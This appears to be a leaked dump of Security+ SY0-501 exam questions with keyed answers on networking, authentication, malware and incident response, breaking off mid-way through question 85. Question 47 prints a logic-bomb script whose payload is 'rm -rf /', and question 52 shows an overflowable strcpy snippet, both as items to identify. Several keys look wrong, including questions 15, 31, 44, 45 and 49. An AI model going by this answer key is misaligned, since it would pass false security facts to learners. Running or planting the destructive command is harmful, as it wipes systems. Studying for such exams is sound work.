SY0-501

Number: SY0-501
Passing Score: 800
Time Limit: 120 min
File Version: 1

SY0-501

https://www.gratisexam.com/

Exam A

QUESTION 1
A security analyst is diagnosing an incident in which a system was compromised from an external IP address. The socket identified on the firewall was traced to 207.46.130.0:6666. Which of the following should the security analyst do to determine if the compromised system still has an active connection?

A. `tracert`
B. `netstat`
C. `ping`
D. `nslookup`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
Multiple organizations operating in the same vertical want to provide seamless wireless access for their employees as they visit the other organizations. Which of the following should be implemented if all the organizations use the native 802.1x client on their mobile devices?

A. Shibboleth
B. RADIUS federation
C. SAML
D. OAuth
E. OpenID connect

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation: http://archive.oreilly.com/pub/a/wireless/2005/01/01/authentication.html

QUESTION 3
In a corporation where compute utilization spikes several times a year, the Chief Information Officer (CIO) has requested a cost-effective architecture to handle the variable capacity demand. Which of the following characteristics BEST describes what the CIO has requested?

A. Elasticity
B. Scalability
C. High availability
D. Redundancy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Elasticity is defined as “the degree to which a system is able to adapt to workload changes by provisioning and de-provisioning resources in an autonomic manner, such that at each point in time the available resources match the current demand as closely as possible”.

QUESTION 4
Which of the following attacks specifically impact data availability?

A. DDoS
B. Trojan
C. MITM
D. Rootkit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.netscout.com/what-is-ddos

QUESTION 5
A security analyst is hardening a server with the directory services role installed. The analyst must ensure LDAP traffic cannot be monitored or sniffed and maintains compatibility with LDAP clients. Which of the following should the analyst implement to meet these requirements? (Select two.)

A. Generate an X.509-compliant certificate that is signed by a trusted CA.
B. Install and configure an SSH tunnel on the LDAP server.
C. Ensure port 389 is open between the clients and the servers using the communication.
D. Ensure port 636 is open between the clients and the servers using the communication.
E. Remote the LDAP directory service role from the server.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?

A. Competitor
B. Hacktivist
C. Insider
D. Organized crime.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
A penetration tester is crawling a target website that is available to the public. Which of the following represents the actions the penetration tester is performing?

A. URL hijacking
B. Reconnaissance
C. White box testing
D. Escalation of privilege

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:

QUESTION 8
Which of the following characteristics differentiate a rainbow table attack from a brute force attack? (Select two.)

A. Rainbow table attacks greatly reduce compute cycles at attack time.
B. Rainbow tables must include precomputed hashes.
C. Rainbow table attacks do not require access to hashed passwords.
D. Rainbow table attacks must be performed on the network.
E. Rainbow table attacks bypass maximum failed login restrictions.

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
Which of the following explains why vendors publish MD5 values when they provide software patches for their customers to download over the Internet?

A. The recipient can verify integrity of the software patch.
B. The recipient can verify the authenticity of the site used to download the patch.
C. The recipient can request future updates to the software using the published MD5 value.
D. The recipient can successfully activate the new software patch.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
Refer to the following code:

```
public class rainbow {
     public static void main (String [] args) {
          object blue = null;
          blue.hashcode (); }
}
```

Which of the following vulnerabilities would occur if this is executed?

A. Page exception
B. Pointer deference
C. NullPointerException
D. Missing null check

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
Which of the following types of keys is found in a key escrow?

A. Public
B. Private
C. Shared
D. Session

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
https://www.professormesser.com/security-plus/sy0-401/key-escrow-3/

QUESTION 12
A company is currently using the following configuration:

- IAS server with certificate-based EAP-PEAP and MSCHAP
- Unencrypted authentication via PAP

A security administrator needs to configure a new wireless setup with the following configurations:

- PAP authentication method
- PEAP and EAP provide two-factor authentication

Which of the following forms of authentication are being used? (Select two.)

A. PAP
B. PEAP
C. MSCHAP
D. PEAP- MSCHAP
E. EAP
F. EAP-PEAP

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
An auditor wants to test the security posture of an organization by running a tool that will display the following:

```
JIMS            <00> UNIQUE    Registered
WORKGROUP       <00> GROUP     Registered
JIMS            <00> UNIQUE    Registered
```

Which of the following commands should be used?

A. `nbtstat`
B. `nc`

C. `arp`
D. `ipconfig`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion. Some of the problems the company is encountering include the following:

- There is no standardization.
- Employees ask for reimbursement for their devices.
- Employees do not replace their devices often enough to keep them running efficiently.
- The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

A. BYOD
B. VDI
C. COPE
D. CYOD

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
When trying to log onto a company's new ticketing system, some employees receive the following message: `Access denied: too many concurrent sessions`. The ticketing system was recently installed on a small VM with only the recommended hardware specifications. Which of the following is the MOST likely cause for this error message?

A. Network resources have been exceeded.
B. The software is out of licenses.

C. The VM does not have enough processing power.
D. The firewall is misconfigured.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Which of the following can be provided to an AAA system for the identification phase?

A. Username
B. Permissions
C. One-time token
D. Private certificate

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
Which of the following implements two-factor authentication?

A. A phone system requiring a PIN to make a call
B. At ATM requiring a credit card and PIN
C. A computer requiring username and password
D. A datacenter mantrap requiring fingerprint and iris scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
Malicious traffic from an internal network has been detected on an unauthorized port on an application server.
Which of the following network-based security controls should the engineer consider implementing?

A. ACLs
B. HIPS
C. NAT
D. MAC filtering

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

- All access must be correlated to a user account.
- All user accounts must be assigned to a single individual.
- User access to the PHI data must be recorded.
- Anomalies in PHI data access must be reported.

- Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Select three.)

A. Eliminate shared accounts.
B. Create a standard naming convention for accounts.
C. Implement usage auditing and review.

D. Enable account lockout thresholds.
E. Copy logs in real time to a secured WORM drive.
F. Implement time-of-day restrictions.
G. Perform regular permission audits and reviews.

Correct Answer: ACE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Which of the following encryption methods does PKI typically use to securely protect keys?

A. Elliptic curve
B. Digital signatures
C. Asymmetric
D. Obfuscation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
A database backup schedule consists of weekly full backups performed on Saturday at 12:00 a.m. and daily differential backups also performed at 12:00 a.m. If the database is restored on Tuesday afternoon, which of the following is the number of individual backups that would need to be applied to complete the database recovery?

A. 1
B. 2
C. 3
D. 4

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:

QUESTION 22
Which of the following security controls does an iris scanner provide?

A. Logical
B. Administrative
C. Corrective
D. Physical
E. Detective
F. Deterrent

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.
B. Use a configuration compliance scanner.
C. Use a passive, in-line scanner.
D. Use a protocol analyzer.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24

A user has attempted to access data at a higher classification level than the user's account is currently authorized to access. Which of the following access control models has been applied to this user's account?

A. MAC
B. DAC
C. RBAC
D. ABAC

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?

A. Create multiple application accounts for each user.
B. Provide secure tokens.
C. Implement SSO.
D. Utilize role-based access control.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.

Hostname	IP address	MAC	MAC filter
DadPC	192.168.1.10	00:1D:1A:44:17:B5	On
MomPC	192.168.1.15	21:13:D6:C5:42:A2	Off
JuniorPC	192.168.2.16	42:A7:D1:25:11:52	On
Unknown	192.168.1.18	10:B3:22:1A:FF:21	Off

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

A. Apply MAC filtering and see if the router drops any of the systems.
B. Physically check each of the authorized systems to determine if they are logged onto the network.
C. Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
When performing data acquisition on a workstation, which of the following should be captured based on memory volatility? (Select two.)

A. USB-attached hard disk
B. Swap/pagefile
C. Mounted network storage
D. ROM
E. RAM

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28

A network administrator at a small office wants to simplify the configuration of mobile clients connecting to an encrypted wireless network. Which of the following should be implemented in the administrator does not want to provide the wireless password or he certificate to the employees?

A. WPS
B. 802.1x
C. WPA2-PSK
D. TKIP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?

A. DES
B. AES
C. MD5
D. WEP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
A high-security defense installation recently begun utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation. Which of the following types of controls does this BEST describe?

A. Deterrent
B. Preventive
C. Detective
D. Compensating

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Ann. An employee in the payroll department, has contacted the help desk citing multiple issues with her device, including:

- Slow performance
- Word documents, PDFs, and images no longer opening
- A pop-up

Ann states the issues began after she opened an invoice that a vendor emailed to her. Upon opening the invoice, she had to click several security warnings to view it in her word processor. With which of the following is the device MOST likely infected?

A. Spyware
B. Crypto-malware
C. Rootkit
D. Backdoor

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
A company is developing a new secure technology and requires computers being used for development to be isolated. Which of the following should be implemented to provide the MOST secure environment?

A. A perimeter firewall and IDS
B. An air gapped computer network
C. A honeypot residing in a DMZ
D. An ad hoc network with NAT
E. A bastion host

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
Which of the following is an important step to take BEFORE moving any installation packages from a test environment to production?

A. Roll back changes in the test environment
B. Verify the hashes of files
C. Archive and compress the files
D. Update the secure baseline

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

A. WPA+CCMP
B. WPA2+CCMP
C. WPA+TKIP
D. WPA2+TKIP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
An application team is performing a load-balancing test for a critical application during off-hours and has requested access to the load balancer to review which servers are up without having the administrator on call. The security analyst is hesitant to give the application team full access due to other critical applications running on the load balancer. Which of the following is the BEST solution for security analyst to process the request?

A. Give the application team administrator access during off-hours.
B. Disable other critical applications before granting the team access.
C. Give the application team read-only access.
D. Share the account with the application team.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation. Given these requirements, which of the following technologies should the analyst recommend and configure?

A. LDAP services
B. Kerberos services
C. NTLM services
D. CHAP services

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Only Kerberos that can do Mutual Auth and Delegation.

QUESTION 37
Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

A. RA

B. CA
C. CRL
D. CSR

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser?

A. Buffer overflow
B. MITM
C. XSS
D. SQLi

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps should the responder perform NEXT?

A. Capture and document necessary information to assist in the response.
B. Request the user capture and provide a screenshot or recording of the symptoms.
C. Use a remote desktop client to collect and analyze the malware in real time.
D. Ask the user to back up files for later recovery.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

A. Botnet
B. Ransomware
C. Polymorphic malware
D. Armored virus

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
Which of the following technologies employ the use of SAML? (Select two.)

A. Single sign-on
B. Federation
C. LDAP
D. Secure token
E. RADIUS

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
After a user reports stow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.

The systems administrator reviews the output below:

```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address     Foreign Address        State
TCP   0.0.0.0:135       0.0.0.0:0              LISTENING        RpcSs [svchost.exe]
TCP   0.0.0.0:445       0.0.0.0:0              LISTENING        [svchost.exe]

TCP   192.168.1.10:5000 10.37.213.20           ESTABLISHED      winserver.exe
UDP   192.168.1.10:1900 *.*                                     SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

A. RAT
B. Keylogger
C. Spyware
D. Worm
E. Bot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
An analyst wants to implement a more secure wireless authentication for office access points. Which of the following technologies allows for encrypted authentication of wireless clients over TLS?

A. PEAP
B. EAP
C. WPA2
D. RADIUS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:
EAP by itself is only an authentication framework.
PEAP (Protected Extensible Authentication Protocol) fully encapsulates EAP and is designed to work within a TLS (Transport Layer Security) tunnel that may be encrypted but is authenticated. The primary motivation behind the creation of PEAP was to help correct the deficiencies discovered within EAP since that protocol assumes that the communications channel is protected. As a result, when EAP messages are able to be discovered in the “clear” they do not provide the protection that was assumed when the protocol was originally authored.
PEAP, EAP-TTLS, and EAP-TLS “protect” inner EAP authentication within SSL/TLS sessions.

QUESTION 44
A company has three divisions, each with its own networks and services. The company decides to make its secure web portal accessible to all employees utilizing their existing usernames and passwords. The security administrator has elected to use SAML to support authentication. In this scenario, which of the following will occur when users try to authenticate to the portal? (Select two.)

A. The portal will function as a service provider and request an authentication assertion.
B. The portal will function as an identity provider and issue an authentication assertion.
C. The portal will request an authentication ticket from each network that is transitively trusted.
D. The back-end networks will function as an identity provider and issue an authentication assertion.
E. The back-end networks will request authentication tickets from the portal, which will act as the third-party service provider authentication store.
F. The back-end networks will verify the assertion token issued by the portal functioning as the identity provider.

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Which of the following is the BEST explanation of why control diversity is important in a defense-in-depth architecture?

A. Social engineering is used to bypass technical controls, so having diversity in controls minimizes the risk of demographic exploitation
B. Hackers often impact the effectiveness of more than one control, so having multiple copies of individual controls provides redundancy
C. Technical exploits to defeat controls are released almost every day; control diversity provides overlapping protection.
D. Defense-in-depth relies on control diversity to provide multiple levels of network hierarchy that allow user domain segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
A system administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security and backward compatibility when accessing the wireless network?

A. Open wireless network and SSL VPN
B. WPA using a preshared key
C. WPA2 using a RADIUS back-end for 802.1x authentication
D. WEP with a 40-bit key

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
An information security specialist is reviewing the following output from a Linux server.

```
user@server:~$ crontab -1
5 * * * *  /usr/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep - - quiet joeuser/etc/passwd
then rm –rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

A. Logic bomb
B. Trojan
C. Backdoor
D. Ransomware
E. Rootkit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
A system administrator wants to provide for and enforce wireless access accountability during events where external speakers are invited to make presentations to a mixed audience of employees and non-employees. Which of the following should the administrator implement?

A. Shared accounts
B. Preshared passwords
C. Least privilege
D. Sponsored guest

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Which of the following would MOST likely appear in an uncredentialed vulnerability scan?

A. Self-signed certificates
B. Missing patches
C. Auditing parameters
D. Inactive local accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A security analyst observes the following events in the logs of an employee workstation:

1/23	1:07:16	865	Access to C:\Users\user\temp\oasdfkh.hta has been restricted by your administrator by the default restriction policy level.
1/23	1:07:09	1034	The scan completed. No detections were found.

The security analyst reviews the file system and observes the following:

C:\>dir
C:\ Users\user\temp
1/23 1:07:02 oasdfkh.hta
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt

Given the information provided, which of the following MOST likely occurred on the workstation?

A. Application whitelisting controls blocked an exploit payload from executing.
B. Antivirus software found and quarantined three malware files.
C. Automatic updates were initiated but failed because they had not been approved.
D. The SIEM log agent was not tuned properly and reported a false positive.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?

A. Life
B. Intellectual property
C. Sensitive data
D. Public reputation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:

```
void foo (char *bar)
{
  char random_user_input [12];
   strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

A. Bad memory pointer
B. Buffer overflow
C. Integer overflow
D. Backdoor

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
A wireless network uses a RADIUS server that is connected to an authenticator, which in turn connects to a supplicant. Which of the following represents the authentication architecture in use?

A. Open systems authentication
B. Captive portal
C. RADIUS federation
D. 802.1x

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
An employer requires that employees use a key-generating app on their smartphones to log into corporate applications. In terms of authentication of an individual, this type of access policy is BEST defined as:

A. Something you have.
B. Something you know.
C. Something you do.
D. Something you are.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Select two.)

A. Install an X- 509-compliant certificate.
B. Implement a CRL using an authorized CA.
C. Enable and configure TLS on the server.
D. Install a certificate signed by a public CA.
E. Configure the web server to use a host header.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Select three.)

A. S/MIME
B. SSH
C. SNMPv3
D. FTPS
E. SRTP
F. HTTPS
G. LDAPS

Correct Answer: BDF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
A vulnerability scanner that uses its running service's access level to better assess vulnerabilities across multiple assets within an organization is performing a:

A. Credentialed scan.
B. Non-intrusive scan.
C. Privilege escalation test.
D. Passive scan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
Which of the following are the MAIN reasons why a systems administrator would install security patches in a staging environment before the patches are applied to

the production server? (Select two.)

A. To prevent server availability issues
B. To verify the appropriate patch is being installed
C. To generate a new baseline hash after patching
D. To allow users to test functionality
E. To ensure users are trained on new functionality

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
A Chief Information Officer (CIO) drafts an agreement between the organization and its employees. The agreement outlines ramifications for releasing information without consent and/or approvals. Which of the following BEST describes this type of agreement?

A. ISA
B. NDA
C. MOU
D. SLA

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
A penetration tester finds that a company's login credentials for the email client were being sent in clear text. Which of the following should be done to provide encrypted logins to the email server?

A. Enable IPSec and configure SMTP.
B. Enable SSH and LDAP credentials.
C. Enable MIME services and POP3.

D. Enable an SSL certificate for IMAP services.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transposed. Which of the following BEST describes the attack vector used to infect the devices?

A. Cross-site scripting
B. DNS poisoning
C. Typo squatting
D. URL hijacking

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Which of the following are methods to implement HA in a web application server environment? (Select two.)

A. Load balancers
B. Application layer firewalls
C. Reverse proxies
D. VPN concentrators
E. Routers

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request.

Which of the following secure protocols is the developer MOST likely to use?

A. FTPS
B. SFTP
C. SSL
D. LDAPS
E. SSH

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
After an identified security breach, an analyst is tasked to initiate the IR process. Which of the following is the NEXT step the analyst should take?

A. Recovery
B. Identification
C. Preparation
D. Documentation
E. Escalation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear. Which of the following protocols should the company use to transfer files?

A. HTTPS
B. LDAPS
C. SCP
D. SNMPv3

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server. Which of the following BEST describes how the security team should reach to this incident?

A. The finding is a false positive and can be disregarded
B. The Struts module needs to be hardened on the server
C. The Apache software on the server needs to be patched and updated
D. The server has been compromised by malware and needs to be quarantined.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
A security analyst is performing a quantitative risk analysis. The risk analysis should show the potential monetary loss each time a threat or event occurs. Given this requirement, which of the following concepts would assist the analyst in determining this value? (Select two.)

A. ALE
B. AV
C. ARO
D. EF

E. ROI

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
A security engineer is configuring a wireless network that must support mutual authentication of the wireless client and the authentication server before users provide credentials. The wireless network must also support authentication with usernames and passwords. Which of the following authentication protocols MUST the security engineer select?

A. EAP-FAST
B. EAP-TLS
C. PEAP
D. EAP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
An in-house penetration tester is using a packet capture device to listen in on network communications. This is an example of:

A. Passive reconnaissance
B. Persistence
C. Escalation of privileges
D. Exploiting the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

A. Waterfall
B. Agile
C. Rapid
D. Extreme

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

A. Implement time-of-day restrictions.
B. Audit file access times.
C. Secretly install a hidden surveillance camera.
D. Require swipe-card access to enter the lab.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
A company hires a third-party firm to conduct an assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that had a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists form the vendor. Which of the following BEST describes the reason why the vulnerability exists?

A. Default configuration
B. End-of-life system
C. Weak cipher suite
D. Zero-day threats

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
B. Deny the former employee's request, since the password reset request came from an external email address.
C. Deny the former employee's request, as a password reset would give the employee access to all network resources.
D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
Joe, a user, wants to send Ann, another user, a confidential document electronically. Which of the following should Joe do to ensure the document is protected from eavesdropping?

A. Encrypt it with Joe's private key
B. Encrypt it with Joe's public key
C. Encrypt it with Ann's private key
D. Encrypt it with Ann's public key

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server. Which of the following represents the MOST secure way to configure the new network segment?

A. The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
B. The segment should be placed in the existing internal VLAN to allow internal traffic only.
C. The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
D. The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
Audit logs from a small company's vulnerability scanning software show the following findings:
Destinations scanned:
-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

A. Server001

B. Server101
C. Server201
D. Server301

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

A. Dynamic analysis
B. Change management
C. Baselining
D. Waterfalling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
A user is presented with the following items during the new-hire onboarding process:
-Laptop
-Secure USB drive
-Hardware OTP token
-External high-capacity HDD
-Password complexity policy
-Acceptable use policy
-HASP key
-Cable lock

Which of the following is one component of multifactor authentication?

A. Secure USB drive
B. Cable lock
C. Hardware OTP token
D. HASP key

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
After a routine audit, a company discovers that engineering documents have been leaving the network on a particular port. The company must allow outbound traffic on this port, as it has a legitimate business use. Blocking the port would cause an outage. Which of the following technology controls should the company implement?

A. NAC
B. Web proxy
C. DLP
D. ACL

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
A security analyst has received the following alert snippet from the HIDS appliance:

PROTOCOL	SIG	SRC.PORT	DST.PORT
TCP	XMAS SCAN	192.168.1.1:1091	192.168.1.2:8891
TCP	XMAS SCAN	192.168.1.1:649	192.168.1.2:9001
TCP	XMAS SCAN	192.168.1.1:2264	192.168.1.2:6455
TCP	XMAS SCAN	192.168.1.1:3464	192.168.1.2:8744

Given the above logs, which of the following is the cause of the attack?

A. The TCP ports on destination are all open
B. FIN, URG, and PSH flags are set in the packet header
C. TCP MSS is configured improperly
D. There is improper Layer 2 segmentation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
An information security analyst needs to work with an employee who can answer questions about how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

A. steward
B. owner
C. privacy officer
D. systems administrator

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization. Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?

A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
B. Restrict access to the share where the report resides to only human resources employees and enable auditing
C. Have all members of the IT department review and sign the AUP and disciplinary policies

D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

A. Facial recognition
B. Fingerprint scanner
C. Motion detector
D. Smart cards

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
Which of the following differentiates a collision attack from a rainbow table attack?

A. A rainbow table attack performs a hash lookup
B. A rainbow table attack uses the hash as a password
C. In a collision attack, the hash and the input data are equivalent
D. In a collision attack, the same input results in different hashes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
A help desk is troubleshooting user reports that the corporate website is presenting untrusted certificate errors to employees and customers when they visit the website. Which of the following is the MOST likely cause of this error, provided the certificate has not expired?

